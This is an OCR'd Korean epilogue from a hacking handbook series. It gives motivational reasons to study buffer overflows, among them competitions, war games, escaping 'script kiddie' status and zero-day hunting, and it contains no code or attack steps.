
이 말은 즉 버퍼 오버플로우를 모르고서는 최신 정보를 흡수할 능력을 갖추지 못한다는 말입니다. 이는 정보가 생명인 보안 분야에선 심각한 문제입니다.

오랜 역사와 전통을 지닌, 지금도 진행 중이며 앞으로도 그러할..
버퍼 오버플로우를 모르고는 절대! 해킹과 보안을 이야기 할 수가 없습니다. 이 것이 바로 버퍼 오버플로우를 공부해야 하는 첫 번째 이유입니다.

다음으로 버퍼 오버플로우를 공부해야 하는 두 번째 이유는, 버퍼 오버플로우 공부를 통해 부수적으로 얻게 되는 것들이 많다는 점입니다.

“자료구조(Stack and Queue)”
“포인터(Pointer)”
“프로세스 메모리의 구조(Memory Architecture)”
“디버깅(Debugging)”
“어셈블리어(Assembly Language)”
“…”

윽.. 이런 이름만 들어도 머리가 지끈거려오지 않습니까?



Epilogue.버퍼 오버플로우를 공부해야 하는 이유

여러분들 중 삼국지, Age of Empire, 대항해시대 등의 역사와 관련 있는 게임을 해 본 적이 있으신가요?

만약 그렇다면 그런 게임을 하면서 자연스레 역사에 대한 관심과 지식이 생기고 신기하게도 관련 과목의 성적이 올랐던 경험도 해보셨을 겁니다.

매일 이처럼 재미있게 게임을 하면서 유익한 지식을 덤으로 얻으면 얼마나 행복하겠습니까!

다행히도 보안 분야에선 버퍼 오버플로우가 이처럼 재미와 함께 깊이 있는 지식을 두루 섭취할 수 있는 매개체 역할을 해줍니다. (물론 버퍼 오버플로우뿐만 아니라 다른 것들도 있습니다. 예를 들면 해킹대회 같은 것들..)

처음엔 그저 버퍼 오버플로우를 통해 관리자 권한(root)을 얻는다는 것이 재밌고 신기할 따름이지만, 한 단계씩 심도 있게 파고 들어가다보면 어느샌가 시스템 깊은 곳에 대한 많은 지식이 쌓이게 되기 때문입니다.

처음 컴퓨터나 보안 공부를 할 때엔 커널(운영체제의 심장부)이나 디버깅, 어셈블리어 등 너무 심오한 것들에 관심이 가지 않는 것이 당연할지도 모릅니다. 그것들을 공부해도 바로 써먹을 대상이 보이지 않기 때문일 수도 있습니다.

하지만 버퍼 오버플로우를 깊이 있게 공부해 나가다 보면 어느 시점에서 위 같은 지식이 요구되고, 점점 이러한 지식들에 대한 필요성을 느끼게 됩니다. 결국 이러한 지식들이 강한 무기가 되어 더 어려운 버퍼 오버플로우 도전과제를 해결할 수 있는 도구가 되기 때문입니다.

새로 습득한 지식들로 어려운 버퍼 오버플로우 문제들을 해결하고 이마에 맺힌 땀을 닦고 있을 때 쯤엔, 이전보다 훨씬 강력해진 자신의 파워!를 실감할 수 있게 될 것입니다.

셋째, 스크립트 키드로부터의 탈출!


열심히 보안 공부를 했습니다.
이제 서버가 어떤 과정을 거쳐 공격을 당하게 되는지를 이해합니다.
비슷한 시기에 exploit(자동 공격 스크립트)이 무엇인지를 이해하게 됩니다.
외국 사이트의 수 많은 exploit들을 이용해서 모의해킹을 할 수 있는 실력이 됩니다.
오늘 새로운 exploit이 나온 것을 기뻐합니다.
그리고 내일은 또 어떤 신기한 exploit이 나올지 기대가 됩니다.

혹시 이런 현상을 경험하고 계시다면..
당신은 현재 스크립트 키드(Script Kid)일 가능성이 높습니다. ㅠ.ㅠ

스크립트 키드란, 본인의 노력없이 오직 다른 해커들이 만들어 놓은 코드에만 의존하는 사람을 일컫습니다.

물론 대부분의 해커들이 스크립트 키드라는 걸음마 과정을 거치게 됩니다.
하지만 보안 공부를 해온 지 수년이 지나도 다른 사람의 코드나 툴만 기대하고 있다면 문제가 되는 것입니다.

이는 마치 엄마의 손을 잡고 일어선 아이가 어른이 돼서도 그 손을 놓지 못하는 모양과 같습니다.



Epilogue.버퍼 오버플로우를 공부해야 하는 이유

스크립트 키드에서 한 발 벗어나면 다음과 같은 것들을 할 수 있게 됩니다.

- 환경이 맞지 않아 잘 돌아가지 않는 exploit(자동 공격 코드)을 수정할 수 있게 됩니다.
- exploit 없이 발표된 취약 권고문만 보고도 직접 본인만의 exploit을 제작할 수 있게 됩니다.
- 공격의 결과보다는 그 과정에서 벌어지는 원리를 이해할 수 있습니다.
- 더 이상 친구들이 스크립트 키드라고 놀리지 않게 됩니다.

그럼 어떻게 스크립트 키드에서 벗어날 수 있을까요?
답은 간단합니다. 버퍼 오버플로우를 필두로 여러 해킹 기술의 원리를 이해하고 나면 자연스럽게 스크립트 키드 수준에서 벗어나게 됩니다.

넷째, 해킹 대회 참가를 위한 기본 스킬입니다.

해킹 대회라는 것이 언제부턴가 "해커 문화"의 한 부분을 차지하게 되었습니다.
여러분들 역시 해킹 대회에서의 입상을 꿈꾸고 계실 겁니다.

해킹 대회에 참가하면 자신의 부족한 부분을 알게 되고, 문제 해결(꼭 대회 문제뿐만이 아니라 광범위한 의미에서의)을 위한 노하우도 쌓이게 됩니다.

또 대회 문제로 나왔던 어떤 주제에 관심이 생겨 공부를 시작하게 되는 경우도 있습니다. 가령 평소 관심이 없었던 암호학이나 포렌식 분야에 눈을 뜨게 되는 식입니다.

마음이 맞는 친구들과 팀을 만들어 대회에 참가하는 것도 멋진 경험입니다.

"오프라인에선 함께 밥을 먹을 때 정이 쌓이지만, 온라인에선 함께 해킹 대회에 참가할 때 정이 쌓인다" 라는 말이 있습니다. (사실 방금 만들었습니다.)

서로 의견을 나눌 때, 그게 안 맞아서 싸울 때, 그리고 누군가 한 문제를 풀어서 다 같이 기쁠 때, 한 팀으로서의 우정이 쌓이게 됩니다.

크던 작던, 어느 대회건 간에 배울 점은 항상 있기 마련입니다.

그런 의미에서 현재 실력이 어떻든 간에 꼭 여러 해킹 대회에 참가해 보시길 권합니다. 이기려고 참가한다가 아닌 배우고 즐기려고 참가한다라는 관점에서 말입니다.

이런 대회에 빠지지 않는 감초가 있으니 그것이 바로 버퍼 오버플로우입니다.
해킹의 꽃인 버퍼 오버플로우가 해킹 대회에서 빠질리가 없습니다.

해킹 대회에서 문제를 풀어냈을 때의 짜릿함을 맛보고 싶다면 버퍼 오버플로우를 비롯한 시스템 해킹 능력을 필히 키워나가셔야 합니다.

다섯째, 버퍼 오버플로우는 그 자체로서 재밌는 게임!

굳이 해킹 대회가 아니더라도 버퍼 오버플로우를 즐길 수 있는 기회는 많습니다.

특히 워 게임(War Game, Level-Up 스타일의 해킹 문제 서비스) 형태로 제작된 버퍼 오버플로우 문제들은 한번 중독되면 그 재미가 웬만한 게임 저리가라입니다.

버퍼 오버플로우와 관련된 여러 워 게임 서비스가 있지만, 그 중에서 특히 버퍼 오버플로우에 초점을 맞춘 "The Lord of the Buffer Overflow(버퍼 오버플로우의 제왕)"를 추천합니다.

시대가 흐름에 따라 버퍼 오버플로우 방어 기술과 그에 대한 우회 기술이 발전되고 있습니다.
"버퍼 오버플로우의 제왕"은 초창기 아무런 방어 기술이 없었던 환경에서부터 최근의 강화된 보호 시스템까지 단계적으로 경험을 하실 수 있도록 구성되어 있습니다.

최신 운영체제들은 버퍼 오버플로우 공격에 대한 방어가 아주 잘 되어있기 때문에,
처음부터 이쪽에 손을 대면 적의 HP를 1도 깎지 못한 채 쓴 패배를 맛볼 수 있습니다.

버퍼 오버플로우 공격에 성공하면 보통 더 높은 권한의 쉘(Shell, 명령어 해석기)를 얻게되는데 그 때의 기분이 정말이지 짜릿!합니다.

여섯째, 제로데이(0-Day) 헌팅!

제로데이란, 아직 공식적으로 패치가 되지 않은 취약점을 말합니다.

우리가 흔히 사용하는 디데이(D-Day) 개념은 원래 군사 용어로서, 적군에 대한 공격 감행 예정일이 몇 일 남았다라는 뜻입니다.

예를 들어 D-1은 공격개시일까지 하루가 남았다는 뜻이며, D+1은 공격개시일로부터 하루가 지났다는 뜻입니다.

이를 프로그램의 취약점에 적용하면 다음과 같습니다.

D-1은 어떤 프로그램 취약점이 패치되기 하루 전이라고 볼 수 있으며, D+1은 취약점 패치가 공개된 지 하루가 지났다는 의미가 됩니다.

Epilogue.버퍼 오버플로우를 공부해야 하는 이유

즉, 제로데이(D-0 혹은 0-Day)는 취약점 패치가 공개되기 "직전"을 의미하며, 이는 "패치가 공개되기 전의 취약점"에 대한 극적인 표현인 것입니다. 실제 패치는 내일이 될지, 1년 후가 될지, 혹은 영원히 없을지 알 수 없습니다.

그리고 제로데이 헌팅이란, 이처럼 아직 공개 되지 않은 취약점을 본인이 직접 찾아나서는 것을 의미합니다. 다시 말해 "그 누구도 모르는 나만의 취약점"을 찾는 행위를 말합니다.

해킹이란 분야에 있어 각자가 다른 목표와 가치 판단 기준을 가지고 있겠지만, 어느 해커들은 성공적인 제로데이 헌팅을 테크트리(해킹 기술 발전의 과정)의 최고봉으로 보기도 합니다.

아직 많은 프로그램들이 버퍼 오버플로우 취약점을 내재하고 있습니다.
잘 연마된 버퍼 오버플로우에 대한 감각은 제로데이 헌팅 성공 확률을 높여줍니다.

마지막으로 일곱째, 모르면 쪽팔립니다!

이 부분에 대해선 길게 설명하지 않겠습니다! 지금껏 버퍼 오버플로우가 해킹이란 분야에 있어 얼마나 큰 위치를 차지하고 있는지에 대해 충분히 설명해 드렸기 때문입니다.

버퍼 오버플로우는 차근히 공부해 나가면 결코 어려운 것이 아닙니다.
숙련된 프로그래밍 경험을 요구하지도 않으며, 많은 기본 지식이 필요하지도 않습니다. 하지만 신기하게도 버퍼 오버플로우를 공부하다 보면 그런 것들을 얻게 됩니다.

전국민이 버퍼 오버플로우를 잘 하게 되는 그날까지!
한 반에 한 명씩 0-day(아직 알려지지 않은 새로운 취약점, 즉 슈퍼 필살기)를 갖게 되는 그날까지!

해쿨핸드북 "버퍼오버플로우" 시리즈는 계속됩니다.

-The end-